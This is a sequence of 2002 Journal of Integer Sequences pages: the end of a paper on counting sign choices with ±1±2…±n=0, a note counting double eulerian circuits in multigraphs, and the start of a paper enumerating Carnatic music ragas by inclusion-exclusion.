An interesting particular case is obtained for $n_1 = n_2 = \ldots = n_k = 1$ and $\alpha_i = i$ for every $1 \leq i \leq k$. In this case $S(n)$ is the number of ways of choosing $+$ and $-$ signs such that $\pm 1 \pm 2 \pm \ldots \pm n = 0$. Since now $M = \{1, 2, \ldots, n\}$ has sum $T_n = n(n+1)/2$ and every class of an ordered bipartition of M must have sum $T_n/2$, it follows that $S(n) = 0$ for $n \equiv 1$ or $2 \pmod 4$ and $S(n) \neq 0$ for $n \equiv 0$ or $3 \pmod 4$. The following theorem proposes several equivalent definitions of the sequence $S(n)$ for $n \geq 1$.

Theorem 2.1 *For every $n \geq 1$ the following properties are equivalent:*

(i) $S(n)$ is the number of choices of $+$ and $-$ signs such that $\pm 1 \pm 2 \pm \ldots \pm n = 0$;

(ii) $S(n)$ is the number of ordered bipartitions into classes having equal sums of $\{1, 2, \ldots, n\}$;

(iii) $S(n)$ is the term not depending on x in the expansion of

$$\left(x + \frac{1}{x}\right)\left(x^2 + \frac{1}{x^2}\right) \ldots \left(x^n + \frac{1}{x^n}\right);$$

(iv) $S(n)$ is the number of partitions of $T_n/2$ into distinct parts, less than or equal to n, if $n \equiv 0$ or $3 \pmod 4$, and $S(n) = 0$ otherwise;

(v) $S(n)$ is the number of distinct subsets of $\{1, \ldots, n\}$ whose elements sum to $T_n/2$ if $n \equiv 0$ or $3 \pmod 4$, and $S(n) = 0$ if $n \equiv 1$ or $2 \pmod 4$;

(vi) $S(n)$ is the coefficient of $x^{T_n/2}$ in the polynomial $G_n(x) = (1+x)(1+x^2)\ldots(1+x^n)$ when $n \equiv 0$ or $3 \pmod 4$, and $S(n) = 0$ otherwise;

(vii)

$$S(n) = \frac{2^{n-1}}{\pi} \int_0^{2\pi} \cos t \cos 2t \cdots \cos nt \, dt;$$

(viii) $S(n)/2^n$ *is the unique real number* α *having the property that the function* $f : \mathbb{R} \to \mathbb{R}$, *defined by*

$$f(x) = \begin{cases} \cos(1/x)\cos(2/x)\cdots\cos(n/x), & \text{if } x \neq 0; \\ \alpha, & \text{if } x = 0; \end{cases}$$

is a derivative.

Proof: Some equivalences are obvious or were shown in the general case. For example, the equivalence between (ii) and (v) is given by the bijection φ defined for every bipartition $M = C_1 \cup C_2$ such that $\sum_{x\in C_1} x = \sum_{y\in C_2} y$ by $\varphi(C_1 \cup C_2) = C_1 \subset M$. □

Let us denote

$$G_n(x) = (1+x)(1+x^2)\dots(1+x^n) = \sum_{i=0}^{T_n} G(n,i)x^i. \tag{4}$$

Note that the property that the coefficient of x^i in $G_n(x)$ is the number of distinct subsets of $\{1,\dots,n\}$ whose elements sum to i was used by Friedman and Keith [5] to deduce a necessary and sufficient condition for the existence of a basic (n,k) magic carpet. Stanley [9], using the "hard Lefschetz theorem" from algebraic geometry, proved that the posets $M(n)$ of all partitions of integers into distinct parts less than or equal to n are rank unimodal, by showing the existence of a chain decomposition for $M(n)$. This fact is equivalent to the unimodality of the polynomial $G_n(x)$, which implies that $S(n)$ is the maximum coefficient in the expansion of $G_n(x)$ for $n \equiv 0$ or $3 \pmod 4$. Stanley's proof was subsequently simplified by Proctor [6].

The property of symmetry of the coefficients in (4), namely $G(n,i) = G(n,T_n - i)$ for every $0 \le i \le T_n$ was pointed out by Friedman and Keith[5]; they also found the recurrence $G(n,i) = G(n-1,i) + G(n-1,i-n)$. This latter recurrence, which is a consequence of the identity $G_n(x) = G_{n-1}(x)(1+x^n)$, allows us to compute any finite submatrix of the numbers $G(n,i)$ and thus the numbers $S(n) = G(n,T_n/2)$.

Some values of $S(n)$, starting with $n = 3$, are given in the following table:

n	$S(n)$	n	$S(n)$	n	$S(n)$	n	$S(n)$
3	2	13	0	23	99,820	33	0
4	2	14	0	24	187,692	34	0
5	0	15	722	25	0	35	221,653,776
6	0	16	1,314	26	0	36	425,363,952
7	8	17	0	27	1,265,204	37	0
8	14	18	0	28	2,399,784	38	0
9	0	19	8,220	29	0	39	3,025,553,180
10	0	20	15,272	30	0	40	5,830,034,720
11	70	21	0	31	16,547,220	41	0
12	124	22	0	32	31,592,878	42	0

and thus the terms different from zero form a subsequence of the sequence A025591 in Sloane [7].

Another recurrence satisfied by the numbers $G(n,i)$ is the following:

Lemma 2.2 *We have* $G(n,i) = \sum_{j\geq 0} G(n-1-j, i-n+j)$.

Proof: Let $\mathcal{P}(k,i)$ denote the set of partitions of i into distinct parts such that the maximum part is equal to k. It is clear that

$$G(n,i) = \left|\bigcup_{j\geq 0} \mathcal{P}(n-j,i)\right| = \sum_{j\geq 0} |\mathcal{P}(n-j,i)| = \sum_{j\geq 0} G(n-1-j, i-n+j).$$

Indeed, there is a bijection between the set of partitions of i into distinct parts such that the maximum part equals $n-j$ and the set of partitions of $i-n+j$ into distinct parts less than or equal to $n-1-j$, defined by deleting the maximum part, equal to $n-j$, in any partition in $\mathcal{P}(n-j,i)$. Hence $|\mathcal{P}(n-j,i)| = G(n-1-j, i-n+j)$. □

Theorem 2.3 *For any* $n \geq 8$ *we have* $S(n) \geq 6S(n-4)$.

Proof: For $n \leq 11$ this inequality is verified by inspection.

For $n \geq 12$ we shall propose a constructive proof yielding for any ordered partition of $\{1,\ldots,n-4\}$ in two classes C_1 and C_2 with equal sums six ordered partitions of $\{1,\ldots,n\}$ in two classes $\mathtt{C}'_1$ and $\mathtt{C}'_2$ having equal sums and all partitions generated will be distinct. Indeed, for any ordered bipartition with equal sums $\{1,\ldots,n-4\} = C_1 \cup C_2$ we can generate six ordered bipartitions with equal sums $\{1,\ldots,n\} = \mathtt{C}'_1 \cup \mathtt{C}'_2$ as follows:

(a) $\mathtt{C}'_1 = C_1 \cup \{n-3, n\}$ and $\mathtt{C}'_2 = C_2 \cup \{n-2, n-1\}$;

(b) $\mathtt{C}'_1 = C_1 \cup \{n-2, n-1\}$ and $\mathtt{C}'_2 = C_2 \cup \{n-3, n\}$;

(c) Without loss of generality suppose $1 \in C_1$. We define $\mathtt{C}''_1 = C_1 \backslash \{1\}$, $\mathtt{C}''_2 = C_2 \cup \{1\}$, $\mathtt{C}'_1 = \mathtt{C}''_1 \cup \{n-2, n\}$ and $\mathtt{C}'_2 = \mathtt{C}''_2 \cup \{n-3, n-1\}$;

(d) Without loss of generality suppose $2 \in C_1$. Now $\mathtt{C}''_1 = C_1 \backslash \{2\}$, $\mathtt{C}''_2 = C_2 \cup \{2\}$, $\mathtt{C}'_1 = \mathtt{C}''_1 \cup \{n-1, n\}$, $\mathtt{C}'_2 = \mathtt{C}''_2 \cup \{n-3, n-2\}$.

Case (e) is a little more complicated, but we will be able to do it by combining two simple transformations.

(e) Suppose $1 \in C_1$. If $n-4$ belongs to the same class, we define $\mathtt{C}''_1 = C_1 \backslash \{1, n-4\}$, $\mathtt{C}''_2 = C_2 \cup \{1, n-4\}$, $\mathtt{C}'_1 = \mathtt{C}''_1 \cup \{n-3, n-2, n-1\}$ and $\mathtt{C}'_2 = \mathtt{C}''_2 \cup \{n\}$. This transformation resolves the imbalance of $2n-6$ between $\mathtt{C}''_1$ and $\mathtt{C}''_2$ and will be called of type A.

Otherwise $1 \in C_1$ and $n-4 \in C_2$. If $2 \in C_2$ one defines $\mathtt{C}''_2 = C_2 \backslash \{2, n-4\}$, $\mathtt{C}''_1 = C_1 \cup \{2, n-4\}$, $\mathtt{C}'_1 = \mathtt{C}''_1 \cup \{n-1\}$ and $\mathtt{C}'_2 = \mathtt{C}''_2 \cup \{n, n-2, n-3\}$. This transformation balances classes $\mathtt{C}''_1$ and $\mathtt{C}''_2$ by $2n-4$ and will be called of type B.

Otherwise $2 \in C_1$, hence $C_1 = \{1, 2, \ldots\}$ and $C_2 = \{n-4, \ldots\}$. If $n-5 \in C_1$ then $\mathtt{C}''_1 = C_1 \backslash \{2, n-5\}$, $\mathtt{C}''_2 = C_2 \cup \{2, n-5\}$, $\mathtt{C}'_1 = \mathtt{C}''_1 \cup \{n-3, n-2, n-1\}$ and $\mathtt{C}'_2 = \mathtt{C}''_2 \cup \{n\}$.

Otherwise $n-5 \in C_2$, hence $C_1 = \{1, 2, \ldots\}$, $C_2 = \{n-4, n-5, \ldots\}$. Now if $3 \in C_2$ we move 3 and $n-5$ into C_1 and apply a type B transformation.

Otherwise $3 \in C_1$ and if $n-6 \in C_1$, we add $n-6$ and 3 to C_2 and apply a type A transformation; otherwise $C_1 = \{1, 2, 3, \ldots\}$ and $C_2 = \{n-4, n-5, n-6, \ldots\}$ and so on.

Note that a transformation of type A or B can be applied to every partition $\pi = C_1 \cup C_2$ of $\{1, \ldots, n-4\}$ since otherwise π must have classes $C_1 = \{1, 2, 3, \ldots\}$ and $C_2 = \{n-4, n-5, n-6, \ldots\}$ such that for every $k \in C_1$ verifying $1 \leq k \leq (n-4)/2$, the number $n-k-3$ belongs to C_2. But this contradicts the property that C_1 and C_2 have the same sum for every $n \geq 8$.

If $1 \in C_2$ this algorithm runs similarly and all partitions generated in this way are pairwise distinct.

(f) Suppose $3 \in C_1$. If $n-4 \in C_1$, we move 3 and $n-4$ into C_2 and annihilate the imbalance equal to $2n-2$ by defining $\mathtt{C}'_1 = \mathtt{C}''_1 \cup \{n, n-1, n-3\}$ and $\mathtt{C}'_2 = \mathtt{C}''_2 \cup \{n-2\}$ (a type C transformation).

Otherwise $C_1 = \{3, \ldots\}$, $C_2 = \{n-4, \ldots\}$. If $4 \in C_2$ we move 4 and $n-4$ into C_1 which produces an imbalance equal to $2n$; then define $\mathtt{C}'_1 = \mathtt{C}''_1 \cup \{n-3\}$ and $\mathtt{C}'_2 = \mathtt{C}''_2 \cup \{n, n-1, n-2\}$ (a type D transformation).

Otherwise $C_1 = \{3, 4, \ldots\}$ and $C_2 = \{n-4, \ldots\}$. If $n-5 \in C_1$ we move 4 and $n-5$ into C_2 and apply a type C transformation; otherwise $C_1 = \{3, 4, \ldots\}$ and $C_2 = \{n-4, n-5, \ldots\}$. In this way we can apply a transformation of type C or D to every partition π of $\{1, \ldots, n-4\}$ since otherwise $C_1 = \{3, 4, 5, \ldots\}$, $C_2 = \{n-4, n-5, n-6, \ldots\}$ such that for every $k \in C_1$, $3 \leq k \leq (n-2)/2$, we have $n-k-1 \in C_2$. This is a contradiction, since in this case C_1 and C_2 cannot have the same sum for every $n \geq 12$. As in the previous cases all partitions produced in this way are distinct. □

This theorem has the following consequence:

Corollary 2.4 *We have*

$$S(n) > 6^{n/4} \approx 1.56508^n \tag{5}$$

for every $n \equiv 0$ *or* $3 \ (mod\, 4)$ *and* $n \geq 16$.

Proof: If $n = 4k$ one gets $S(4k) \geq 6^{n/4-4} S(16) > 6^{n/4}$ since $S(16) = 1,314$. Similarly, $S(4k+3) \geq 6^{k-3} S(15) = 6^{(n-15)/4} S(15) > 6^{n/4}$ because $S(15) = 722$. □

Note that in [5] the maximum coefficient in the polynomial $G_n(x)$, which coincides with $S(n)$ for $n \equiv 0$ or 3 (mod 4), is bounded below by $2(n+1)$ for every $n \geq 10$.

Although the lower bound (5) is exponential, its order of magnitude is far from being exact, as can be seen below.

Lemma 2.5

$$\lim_{n\to\infty} S(4n)^{1/(4n)} = \lim_{n\to\infty} S(4n+3)^{1/(4n+3)} = 2. \tag{6}$$

Proof: Since the sequence of coefficients $(G(n,i))_{i=0,\ldots,T_n}$ in $G_n(x)$ is unimodal ([6, 7]) and symmetric, and the first and last coefficient are equal to 1, it follows that for every $n \geq 5$, $n \equiv 0$ or 3 (mod 4),

$$S(n) > \frac{2^n - 2}{T_n - 1} > \frac{2^n}{T_n} = \frac{2^{n+1}}{n^2 + n}.$$

Indeed, $\sum_{i=0}^{T_n} G(n,i) = G_n(1) = 2^n$ and $T_n < 2^{n-1}$ for every $n \geq 5$. On the other hand, $S(n) < 2^n - 2$, the number of ordered partitions having two classes of $\{1, \ldots, n\}$, and these two inequalities imply (6). □

A better upper bound for $S(n)$ is $\binom{n}{\lfloor n/2 \rfloor} \leq C_1 \frac{2^n}{\sqrt{n}}$ for some constant $C_1 > 0$. This follows from the following particular case of a result of Erdős (see [1] or [4]): Fix an interval of length 2 and consider the set of combinations $\sum_{i=1}^{n} \varepsilon_i i$, that lie within the interval, where $\varepsilon_i \in \{1, -1\}$ for every $1 \leq i \leq n$. The sets $\{i : \varepsilon_i = 1\}$ that correspond to these combinations form an antichain in the poset of subsets of $\{1, \ldots, n\}$ ordered by inclusion. By Sperner's theorem [8] the maximum number of elements in such an antichain is $\binom{n}{\lfloor n/2 \rfloor}$, which is an upper bound for the number of combinations $\sum_{i=1}^{n} \varepsilon_i i$ that sum to 0.

Conjecture 2.6 *For $n \equiv 0$ or 3 (mod 4) we have*

$$S(n) \sim \sqrt{6/\pi} \cdot \frac{2^n}{n\sqrt{n}},$$

where $f(n) \sim g(n)$ means that $\lim_{n\to\infty} f(n)/g(n) = 1$.

This behavior was verified by computer experiments up to $n = 100$.

3 Acknowledgements

The authors are grateful to J. Radcliffe from University of Nebraska (Lincoln) for useful discussions related to the upper bound for $S(n)$. Also, the authors are indebted to the referee of the paper for his/her very useful remarks, including the present form of Conjecture 2.6.

References

[1] M. Aigner and G.-M. Ziegler, *Proofs from THE BOOK*, Springer Verlag, Berlin, Heidelberg, 1998.

[2] D. Andrica and Ş. Buzeţeanu, On the product of two or more derivatives, *Revue Roumaine Math. Pures Appl.*, **30** (1985), 703–710.

[3] D. Andrica, A combinatorial result concerning the product of more derivatives, *Bull. Calcutta Math. Soc.*, **92** (4) (2000), 299–304.

[4] P. Erdős, On a lemma of Littlewood and Offord, *Bull. Amer. Math. Soc.*, **5** (1945), 898–902.

[5] E. Friedman and M. Keith, Magic carpets, *Journal of Integer Sequences*, **3** (2000), Article 00.2.5.

[6] R. Proctor, Solution of two difficult combinatorial problems with linear algebra, *Amer. Math. Monthly*, **89** (1982), 721–734.

[7] N. J. A. Sloane *The On-Line Encyclopedia of Integer Sequences*, `http://www.research.att.com/~njas/sequences/`.

[8] E. Sperner, Ein Satz über Untermengen einer endlichen Menge, *Math. Zeitschrift*, **27** (1928), 544–548.

[9] R. Stanley, Weyl groups, the hard Lefschetz theorem, and the Sperner property, *SIAM J. Alg. Discr. Math.*, **1** (1980), 164–184.

[10] H. Wilf, *Generatingfunctionology*, Academic Press, New York, 1994.

2000 *Mathematics Subject Classification*: 05A15, 05A16, 05A17, 05A18, 06A07, 11B75 .
Keywords: unimodal polynomial, triangular number, derivative, partition, Sperner's theorem, generating function

---

(Concerned with sequence A025591.)

Received September 25, 2002; revised version received November 3, 2002. Published in *Journal of Integer Sequences* November 14, 2002.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 5 (2002), Article 02.2.5

A Note on the Total Number of Double Eulerian Circuits in Multigraphs

Valery Liskovets

Institute of Mathematics
National Academy of Sciences
220072, Minsk
Belarus

Abstract: We formulate explicitly and discuss a simple new enumerative formula for double (directed) eulerian circuits in *n*-edged labeled multigraphs. The formula follows easily from a recent 2-parametric formula of B. Lass.

Full version: pdf, dvi, ps, latex

(Concerned with sequences A011781 A069736 .)

Received August 1 2002; revised version received November 14 2002. Published in *Journal of Integer Sequences* December 2, 2002.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 5 (2002),
Article 02.2.5

A Note on the Total Number of Double Eulerian Circuits in Multigraphs

Valery Liskovets[1]

Institute of Mathematics
National Academy of Sciences
220072, Minsk
Belarus
liskov@im.bas-net.by

Abstract

We formulate explicitly and discuss a simple new enumerative formula for double (directed) eulerian circuits in n-edged labeled multigraphs. The formula follows easily from a recent 2-parametric formula of B. Lass.

Multigraphs may have loops and are considered as symmetric multidigraphs. So, in an eulerian circuit, every edge is traversed exactly once in each direction (backtracks are allowed). With respect to undirected multigraphs such circuits are called here *double eulerian circuits*. A multigraph possesses a double eulerian circuit if and only if it is connected. We deal with *labeled* multigraphs, that is, multigraphs with numbered vertices. Moreover, any vertex may be distinguished as a *root*. If a multigraph is unrooted, then vertex 1 implicitly plays the role of the root.

[1]Supported in part by the INTAS (Grant INTAS-BELARUS 97-0093)

All double eulerian circuits are considered as starting and finishing at the root. Two circuits are *equivalent* if they differ only in the order in which parallel edges (including loops) or loops in both directions are traversed.

We define $(2n-1)!! = (2n-1)(2n-3)\cdots 5\cdot 3\cdot 1$. Our main result is the following.

Proposition 1 *Up to equivalence, the total number ε_n of double eulerian circuits in multigraphs with n edges is equal to* $(2n-1)!!\,\dfrac{3^{n+1}-1}{2(n+1)}$.

Indeed, by a theorem of Lass [1], the number of such circuits[2] in all *rooted* multigraphs with n edges and m vertices is $(2n-1)!!\,2^{m-1}\binom{n}{m-1}$. Since the vertices are labeled, the number of rootings is equal to m. Dividing the above formula by m and summing over all m we arrive at the desired expression. □

The corresponding numerical values of ε_n for $n = 0, 1, \ldots, 8$ are as follows: 1, 2, 13, 150, 2541, 57330, 1623105, 55405350, 2216439225. This is the sequence A069736 in Sloane [2]. The exponential generating function is $(\sqrt{1-2z} - \sqrt{1-6z})/2z$.

Example. $n = 2$. There are 4 unlabeled connected multigraphs with 2 edges. A graph on 3 vertices (path) with vertex 1 at an end (there are two such graphs) has only one double eulerian circuit. The same graph rooted at the middle vertex has two circuits. The graph consisting of two vertices and two parallel edges ("lune") also has two different circuits: $(1a2\bar{a}1b2\bar{b})$ and $(1a2\bar{b}1b2\bar{a})$ where a and b are the two (interchangeable) edges considered as directed from 1 to 2, and $\bar{a}$ and $\bar{b}$ are the same edges in the opposite direction. Likewise, the graph with two vertices and one loop has three double eulerian circuits if the vertex with the loop is labeled 1; otherwise the circuit is unique up to equivalence. Finally, the 1-vertex graph with two loops contains three different circuits: $(1a1\bar{a}1b1\bar{b})$, $(1a1b1\bar{a}1\bar{b})$ and $(1a1b1\bar{b}1\bar{a})$. So, there are $4+2+4+3 = 13$ double eulerian circuits in all.

Remarks.

1. Asymptotically ε_n grows as $Cn^{-3/2}\,6^n\cdot n!$, where $C = 3/(2\sqrt{\pi}\,)$.

2. By the same theorem of Lass, the total number ε'_n of double eulerian circuits in *rooted* labeled multigraphs with n edges is equal to $(2n-1)!!\,3^n$; numerically this is the sequence A011781 [2]: $1, 3, 27, 405, 8505, 229635, 7577955, 295540245, \cdots$

3. In contrast with topological maps, few closed formulae are known for the counting of abstract graphs (without isolated vertices) by the number of *edges*.

[2]Some of the above definition details are implicit in [1].

4. Are there any similar results for other classes of graphs and different types of equivalence of eulerian circuits?

5. At first glance, it seems as if we could use the same method to count double eulerian circuits *regardless of rooting* since every double eulerian circuit has one and the same number n of possible starting pairs (root, incident edge). Accordingly, the contribution to the total sum from any vertex taken as the root seems to be proportional to its valency. This idea, however, can be seen to fail because of multiple edges, loops and the definition of equivalence between circuits; cf. the example above. Nevertheless $n|\varepsilon_n$ for odd n (at the same time ε_n is odd for even n, so that n does not divide ε_n when n is even.)

References

[1] B. Lass, Démonstration combinatoire de la formule de Harer – Zagier, *C. R. Acad. Sci. Paris*, Serie I **333** (2001) No 3, 155–160.

[2] N. J. A. Sloane, *On-Line Encyclopedia of Integer Sequences*, `http://www.research.att.com/~njas/sequences/`

2000 *Mathematics Subject Classification*: 05C30, 05C45
Keywords: double eulerian circuit, symmetric multidigraph, labeled vertices, root

---

(Concerned with sequences A011781 and A069736.)

Received August 1 2002; revised version received November 14 2002. Published in *Journal of Integer Sequences* December 2 2002.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 5 (2002), Article 02.2.6

Combinatorial enumeration of ragas (scales of integer sequences) of Indian music

K. Balasubramanian
Department of Applied Science
University of California, Davis
L-794 Livermore, CA 94550
USA

Abstract: It is shown that a combinatorial method based on the principle of inclusion and exclusion (Sieve formula) yields generating functions for the enumeration of integer sequences chosen from 12 musical tones for the ragas (scales) of the Indian music system. Mathematical and computational schemes are presented for the enumeration and construction of integer sequences pertinent to Indian music.

Full version: pdf.

Received August 28, 2002; revised version received December 9, 2002. Published in *Journal of Integer Sequences* December 9, 2002.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 5 (2002),
Article 02.2.6

Combinatorial Enumeration of Ragas (Scales of Integer Sequences) of Indian Music

K. Balasubramanian

Department of Applied Science
University of California Davis,
L-794 Livermore, CA 94550
Chemistry & Material Science Directorate,
Lawrence Livermore National Laboratory,
Livermore, CA 94550
Glenn T. Seaborg Center,
Lawrence Berkeley National Laboratory,
Berkeley CA 94720
e-mail: kbala@ucdavis.edu

Abstract

It is shown that a combinatorial method based on the principle of inclusion and exclusion (Sieve formula) yields generating functions for the enumeration of integer sequences chosen from 12 musical tones for the ragas (scales) of the Indian music system. Mathematical and computational schemes are presented for the enumeration and construction of integer [*] sequences pertinent to Indian music.

[*] Dedicated to Prof V. Krishnamurthy, my mentor and role model of Birla Intstitute of Tech & Sci, India

I. Introduction

Ragas or scales of musical notes with a characteristic pattern of ascent and descent constitute the basic melody of Indian music system [1]. There are two schools of Indian music system, the north Indian Hindustani music system and the south Indian or Carnatic music system. The sequence of notes in all music systems, also known as a chord, can be mapped into integral sequences, and the sequence on the ascent in the Indian music system is called an arohan (or arohanam), while the corresponding sequence on the descent is called the avarohan (or avarohanam). Each raga in the Indian music system is comprised of a unique sequence of notes in the ascent and descent that determines the characteristic of the raga and the musical forms and compositions that originate from the raga. In general, Carnatic music compositions and other forms of musical improvisations must contain the notes defined in the scale of the raga with the exception that for ornamentation and grace, other notes and microtones (notes with frequencies that lie between the frequencies of the 12-tone music system) may be added as in "gamakas"(distantly analogous to vibrato of western music) of the south Indian music system. The intimate connection between music and combinatorics has been a subject of several studies, for example, Babbitt's partition problems in the 12-tone western music compositions [2-4].

There are certain grammatical rules that govern the construction of ragas with the definition of Sa (C in western) and Pa (G in western) that form the basic reference point or "sruthi". The arohan or the avarohan of a raga should generally contain at least 4 notes. Although tertachord ragas are not very common, they do exist, as exemplified by the raga "Mahathi" [1]. The common forms of raga scales are pentatonic, known as the "audava" scales, that is, those containing five notes including the "Sa" (or C in western music), hexatonic, called the "shadava" and heptatonic or the complete (octave completed with static Ŝ included) scale called the "sampurna". A raga's ascent and descent can have a number of combinations of scales chosen from the eleven notes (12 with the upper-octave Ŝ) from the 12-tone system enumerated in Table 1 forming an integer sequence. If the scale is uniform in both ascent and descent without any repetition of a note then the raga is considered "non-kinky" or referred to as a "non-vakra"(vakra is a Sanskrit word meaning kinky) raga [1]. For example, a raga can be pentatonic in ascent and hexatonic in descent. It is then referred to as an

audava-shadava raga. We consider here enumeration of only non-vakra (non-kinky) ragas.

Scales of non-vakra ragas in south Indian music system are constructed by choosing the eleven notes (not counting the upper C or Sa, denoted as $\hat{S}$) in Table I so to form the various combinations of scales with uniformly rising frequency in the ascent and decreasing frequency in the descent. If the 11 notes are mapped into integers then in combinatorial terms this corresponds to the enumeration of integer sequences under constraints and equivalences as stipulated by the theory of south Indian music. The objective of this article is to construct the mathematical foundation for such an exhaustive and yet non-repetitive enumeration and generating functions for the ragas of different kinds of scales. This rigorous and exhaustive enumeration scheme provides a basis for the formulation of new ragas that are not known up to now in the south Indian music system or Carnatic music [1]. A computer code is also developed for the construction of such ragas.

2. Combinatorics of integer Sequences of ragas

In mathematical notation the notes in Table I are denoted as S, R_1, R_2, R_3,…..N_3, the last being $\hat{S}$, and has an octavial relation to S. These notes have characteristic rational number relations to the base frequency of S. The arohan or avarohan should contain a combination of notes in Table I according to whether the scale is “pentatonic”, “hexatonic” and so on. There are a few restrictions and equivalences. The notes should appear as a sequence of increasing frequencies (in the order shown in table I) with the restriction that only one kind of R or G or M or D or N may appear in a scale, and certain notes are considered equivalent. The notes G_1 and R_2 are equivalent. Likewise the notes G_2 and R_3 are equivalent. The notes N_1 and D_2 are equivalent, while the notes N_2 and D_3 are equivalent. Thus the enumeration of all possible “non-kinky” ragas of Carnatic music system becomes enumerating integral sequences of a prescribed length under equivalence constraints. The Carnatic music system thus uses two different names for the same note. The main advantage is that certain combination becomes allowed when different names are used for the same note, for example, the combination R_1-G_1 or suddha Ri and suddha Ga becomes allowed under this convention [1] in the Carnatic music, but the same combination which becomes komal Ri-Sudh Ri in the north Indian Hindustani music system is forbidden. The use of multiple names for the same note is not unique to Carnatic music, as it is also the case with western

music, as can be seen from Table I. For example, E double flat is the same note as D natural, E flat is same as D sharp and so on (Table I).

The enumeration of patterns under equivalences or "equivalence classes" can be formulated by the well-known Polya's theorem and there are many chemical and spectroscopic applications of Polya's theorem [5-7]. However, for the present purpose, since the enumeration often involves integer sequences with certain combinations forbidden due to equivalence restrictions, we find the principle of inclusion and exclusion or the sieve formula [8-10] to be a more convenient choice for the enumeration. This corresponds to enumerating integer sequences with increasing order on the ascent (or decreasing order on the descent) such that certain sequences are forbidden. There are many such applications of enumerative combinatorics [8-12] such as derangements or the problem of Ménage or the Euler function, which generates the number of primes to any integer n and less than n, and also the Reimann-Zeta function [12] related to the prime number distributions rediscovered by Srinivasa Ramanujan [13]. It should also be noted that there is considerable interest in combinatorial problems in western music theory [2-4] known as "Babbitt's partition problems" in 12-tone musical compositions. One of the Babbitt's partition problem asks for an algorithm for determining all mxm matrices with entries drawn from the set {1, 2, ... ,n} for which all rows and columns have the sum n [4].

Let $P_1, P_2, P_3,\ldots P_n$ be a set of n constraints stipulated by the south Indian music theory. Then the generating function F for the enumeration such that none of the constraints $P_1, P_2, P_3, \ldots P_n$ is satisfied is given by the Sieve formula

$$F = f(0) - f(1) + f(2) - f(3) + \ldots\ldots + (-1)^i f(i) + \ldots (-1)^n f(n) ,$$

where f (i) denotes the generating function for the enumeration that satisfies exactly i of the properties $P_1, P_2, \ldots\ldots P_n$.

The constraints $P_1, P_2 \ldots P_n$ can be constructed for the enumeration of ragas as P_1 being that the sequence of notes R_2 and G_1 occurs (forbidden due to equivalence), P_2: notes R_3 and G_2 are in a sequence (forbidden sequence), P_3: notes R_3 and G_1(forbidden), P_4: D_2 and N_1, P_5: D_3 and N_2, P_6: D_3 and N_1. P_3 and P_6 are forbidden by symmetry in that the R_2-G_2 combination is equivalent to the R_3-G_1 combination. The D_2-N_2 combination is equivalent to D_3-N_1. Thus we are enumerating "patterns" of integer sequences or "equivalence classes".

To illustrate, the number of symmetrical "heptatonic-heptatonic" also known as "sampurna-sampurna" ragas in the Carnatic music system (or the "melakarta (creator) ragas") [1], the numbers *f (0), f (1), f (2)…. f (6)* are obtained as

$$f(0) = \binom{3}{1}\binom{3}{1}\binom{2}{1}\binom{3}{1}\binom{3}{1} = 162$$

$$f(1) = \binom{2}{1}\binom{3}{1}\binom{3}{1} \times 6 = 108$$

$$f(2) = 9 \times \binom{2}{1} = 18$$

$$f(3) = f(4) = f(5) = f(6) = 0$$

Thus F is given by

$$F = f(0) - f(1) + f(2) - f(3) + f(4) - f(5) + f(6)$$

$$= 162 - 108 + 18 = 72$$

The above enumeration is a straight forward application since all notes occur in a heptatonic sequence, that is, S, R, G, M, P, D, and N, occur and the constraint that only one note form a given type such as R or G may be chosen makes it easier to enumerate these sequences.

3. Generating Functions for ragas

The enumerations of different types of scales such as audava (ascent)-audava (descent), audava (ascent)-shadava (descent) etc., can be accomplished utilizing powerful enumerative combinatorial functions. We shall construct a "pattern inventory" in Polya's term [5-7] of all such "non-vakra" or non-kinky ragas of Carnatic music system. We construct a generating function for the ascent and multiply the corresponding generating function for the descent to get the complete pattern inventory of ragas. The ascent GF is constructed by enumerative combinatorics. The maximal chord length allowed is 7 in a sampurna non-vakra (non-kinky heptatonic) type, and that has already been enumerated. The hexatonic (shadava) arohans are enumerated as follows. First the patterns are enumerated for the hexatonic scales as shown in Table II and then the numbers for each pattern. A hexatonic pattern such as S G M P D N Ŝ can be mathematically characterized as $\overline{R}$, since it is missing R (known as

rishaba vajra[1]) from a complete heptatonic scale. Thus there are six patterns characterized by $\overline{R}$, $\overline{G}$, $\overline{M}$, $\overline{P}$, $\overline{D}$, and $\overline{N}$. Note that S cannot be missing from a raga as it forms the base (C). The equivalence classes of ragas in each such pattern are enumerated using the Sieve formula [8-10] and thus we have the hexatonic ascent (arohan) generating function as

$$H^a = (12\overline{R} + 36\overline{G} + 36\overline{M} + 72\overline{P} + 12\overline{D} + 36\overline{N}),$$

where, for example, there are 12 hexatonic scales missing R, 36 missing G and so on. In this enumeration scheme the equivalence of notes has been considered, and thus all combinations are allowed in $\overline{G}$, while only non-equivalent ones are considered in $\overline{R}$. The total number of hexatonic arohans is obtained by substituting

$$\overline{R} = 1, \overline{G} = 1, ... \overline{N} = 1$$

in the above expression which yields 204 hexatonic arohans. This also corresponds to the number of symmetric hexatonic-hexatonic or the "shadava-shadava" ragas.

The pentatonic scales are those that have two missing notes relative to the heptatonic scales and are thus denoted in mathematical terms by binomials such as $\overline{R}\,\overline{G}$, $\overline{R}\,\overline{M}$, etc., as enumerated in Table III. The patterns are shown in Table III, and the generating function for the pentatonic ascent is given by

$$P^a = (12\overline{R}\,\overline{G} + 6\overline{R}\,\overline{M} + 12\overline{R}\,\overline{P} + 2\overline{R}\,\overline{D} + 6\overline{R}\,\overline{N} + 18\overline{G}\,\overline{M} + 36\overline{G}\,\overline{P} + 6\overline{G}\,\overline{D} + 18\overline{G}\,\overline{N} + 36\overline{M}\,\overline{P} + 6\overline{M}\,\overline{D} + 18\overline{M}\,\overline{N} + 12\overline{P}\,\overline{D} + 36\overline{P}\,\overline{N} + 12\overline{D}\,\overline{N})$$

In the above enumeration scheme the equivalence of notes has been considered and thus the combinations with $\overline{R}\,\overline{M}$ have fewer numbers than $\overline{G}\,\overline{M}$, since they have been already enumerated in the binomial $\overline{G}\,\overline{M}$ they are not duplicated in $\overline{R}\,\overline{M}$, due to symmetry equivalence. Replacing all binomial terms by 1 or equivalently summing the coefficients gives the total number of symmetric pentatonic ragas or pentatonic ascents as 236.

